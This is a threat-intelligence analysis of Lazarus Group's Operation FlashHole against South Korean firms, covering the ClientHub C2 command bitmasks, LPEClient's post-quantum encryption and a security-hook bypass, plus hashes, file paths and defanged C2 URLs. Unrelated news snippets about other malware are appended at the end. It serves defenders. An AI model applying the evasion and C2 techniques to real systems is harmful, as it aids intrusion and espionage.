To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.
| Offset | Size | Field value |
| 0 | 4 | Current process ID |
| 4 | 4 | First four bytes of the decrypted C2 server information. |
| 8 | 7 | Randomly generated bytes |
| 15 | 1 | Calculated flag value that indicates a state machine. |
| 16 | 8 | Current system time, represented as a FILETIME structure. |
| 24 | 8 | Randomly generated bytes |
The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.
struct header
{
  int has_more_data // whether more body data remains
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};
The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.
The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.
| Bitmask | Value in decimal | Description | Result sent to the C2 |
0x00000001 |
1 | DLL loading: load the received body reflectively along with the provided parameter | The payload’s image base |
0x00000011 |
3 | Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter | The payload’s image base, the address of the invoked function, and the execution result |
0x00000101 |
5 | Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately | The payload’s image base, the address of the function |
0x00001011 |
11 | Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin | – |
0x00010001 |
17 | DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer | The payload’s image base, the address of the interactive shared buffer, and the execution result |
The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.
| Bitmask | Value in decimal | Description | Result sent to the C2 |
0x00000010 |
2 | Invoke the previously loaded DLLs and plugins along with the provided parameter | The execution result |
0x00000100 |
4 | Not implemented | – |
0x00001000 |
8 | Unload the previously loaded DLLs and plugins | The execution result |
0x00010000 |
16 | Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload | The execution result |
Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.
| Plugin | Description |
| File archiver | Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data |
| File collector | Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values |
| File cleaner | Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them |
| Drive and session monitor | Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information |
In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.
LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.
LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.

Timeline of LPEClient
The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.
ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.
The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.
Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.
The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.
Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.
We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.

Data relay flow between LPEClient and C2 via ClientHub
Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.
| Deployed via | Type of payload | Family |
| TechHub/Cubridge | Tool | Process collector, Browser stealer |
| Cubridge | Module | Action module, Function module |
| Cubridge | Plugin | ADFinder, FileCollector |
| ClientHub | Plugin | File archiver, File collector, File cleaner, Drive/session monitor |
These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.
Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.
For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.
We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.
The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.
Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.
The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.

We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.
Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.
As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.

Data leakage site linked to the COPPERHEDGE backdoor on the dark web
Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.

Overlaps between the recent attacks by Lazarus Group
Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.
We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.
Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.
TouchShift
ec84d6cb2ae7974767aedac246b50a3e mscoree.dll
a28cba214058fcae2883d8cffc883abd mscoree.dll
c105d6b16f544582772de0159f24c00a mscoree.dll
2f8475a90a25624ed02f1d18d4e6d65d mscoree.dll
676fabe30a28b53925fba98e34b35986 mscoree.dll
b4a7eff35f048f06fb0a2d7631f23a7d mscoree.dll
ClientHub Loader
ff07641dc56914dd90ee0bd7404d7ad7 liblzma.dll
C:\ProgramData\Package.txt
C:\ProgramData\RasConv\mscoree.dll
C:\ProgramData\Apple\mscoree.dll
C:\ProgramData\ssh\mscoree.dll
C:\ProgramData\qorestor\mscoree.dll
C:\ProgramData\Dell\mscoree.dll
C:\ProgramData\Dell\Dell1.tmp
C:\ProgramData\Dell\Dell3.tmp
C:\Windows\System32\RasConv\mscoree.dll
C:\Windows\System32\RasConv\ActivationStore.dat
C:\Windows\System32\DrvConh\mscoree.dll
C:\Windows\System32\DrvConh\ActivationStore.dat
C:\Program Files\Common Files\System\msadc\msadc.inc
C:\ProgramData\desktops.ini
javadevhouse.co[.]kr
pythonapischool[.]com
hxxps://cubedesign[.]co[.]kr/news C2 of Cubridge
hxxps://cubedesign[.]co[.]kr/mobile/fashion C2 of Cubridge
hxxps://fp-news[.]co[.]kr/shop/cart C2 of Cubridge
hxxps://k-wbc[.]co[.]kr/skin/social/social_view.php C2 of ClientHub
hxxps://rcsh[.]co[.]kr/modules/bbs/tiles/bbs_div/inputForm.php C2 of ClientHub
hxxps://www[.]ksog[.]org/insert_file/handle.php C2 of ClientHub


 GhostBat-RAT-Infection-Chain-1536x595[/caption]
Our analysis an AI-powered espionage campaign targeting government Linux infrastructure with custom malware, web shells, and advanced credential theft.
The post AI-Powered Espionage Campaign Targets Government Linux Infrastructure appeared first on Unit 42.

ThreatFabric uncovers the Hirudo banking trojan. The Android Hirudo banking trojan replaces real banking apps with patched copies to steal funds.
Related Posts:
The post Hirudo Android Banking Trojan Replaces Genuine Banking Apps With Patched Copies appeared first on Daily CyberSecurity.
ThreatFabric researchers detailed a new Android banking trojan called Hirudo that takes a genuinely different approach to defeating banking security. Instead of throwing a fake login screen over the real app, it uninstalls the real app and puts a modified copy in its place.
“What sets it apart is the lengths its operators go to once a bank is in their sights: rather than overlaying a fake screen on top of the genuine banking app, Hirudo attempts to replace the banking app itself with a modified copy that quietly disables the bank’s own security checks from the inside.” reads the analysis published by ThreatFabric.
Eight Indonesian banking apps from seven banks already have specially designed replacements ready. The malware’s credential-stealing code also targets users in Indonesia, China, India, Mexico, Morocco, and Thailand.
Hirudo is delivered as a second app hidden inside a convincing dropper. The dropper looks like a legitimate shopping app, short drama platform, or adult video service. It loads real content through a WebView to make the app look genuine. If it detects a banking app on the device and finds that Hirudo is not yet installed, it displays a fake in-app update prompt.
